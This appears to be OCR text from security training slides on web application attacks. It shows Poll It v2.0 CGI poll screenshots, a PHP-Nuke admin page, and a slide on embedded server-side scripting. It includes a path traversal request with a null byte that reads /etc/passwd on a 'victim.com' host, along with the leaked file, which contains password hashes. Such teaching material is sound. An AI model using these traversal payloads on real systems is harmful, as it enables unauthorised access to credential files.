
◇ No

◇ Yes

Rock the Vote!

▪ View our Previous Polls Results

Poll It v2.0 by CGI World



http://www.victim.com/cgi-bin/Poll_It_v2.0.cgi

Poll It v2.0 by CGI World – A Product of I2 Services, Inc.


Poll Title: **Is This system Secure?**

Yes	53.4% (102 Votes)
No	30.8% (59 Votes)
In another alternate Universe	15.7% (30 Votes)

Total Votes: 191

- View our Previous Polls Results

Poll It v2.0 by CGI World




```
http://www.victim.com/cgi-bin/Poll_It_SSI_v2.0.cgi?data_dir=/etc/passwd%00
```

```
root:qaG/bfT30sdSo:0:0:root:/root:/bin/bash bin:*:1:1:bin:/bin: daemon:*:2:2:daemon:/sbin: adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd: sync:*:5:0:sync:/sbin:/bin/sync shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail: news:*:9:13:news:/var/spool/news: uucp:*:10:14:uucp:/var/spool/uucp: operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games: sympa:*:89:89:Sympa Mailing list manager:/home/sympa:/bin/bash
gopher:*:13:30:gopher:/usr/lib/gopher-data: ftp:*:14:50:FTP User:/home/ftp: nobody:*:99:99:Nobody:/: xfs:!!:100:103:X Font
Server:/etc/X11/fs:/bin/false linux-user:COAuV9CjvUSqc:500:504::/home/linux-user:/bin/bash
```

Embedded Server Side Scripting

- **Scripting content embedded inside HTML content**
- **The most common types are:**
  - ASP (active server pages)
  - PHP (PHP: hypertext processor)


PHP-Nuke Powered Site - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Links Customize Links Free Hotmail Windows Media Windows
Address
Go
Done
Local intranet

http://www.target-server.com/stats.php

Who's Online

There are currently, 1 guest(s) and 0 member (s) that are online.

You are Anonymous user. You can register for free by clicking here

Administration

Admins can have its own box, but just one. Who need more? Add the options you like. This box will appear only if you has been logged like Admin. No others users can view this.

- Administration
- Logout

Waiting Content

- Submissions: 0
- Waiting Reviews: 0
- Waiting Links: 0
- Downloads: 0

Select Language

Select Interface Language:

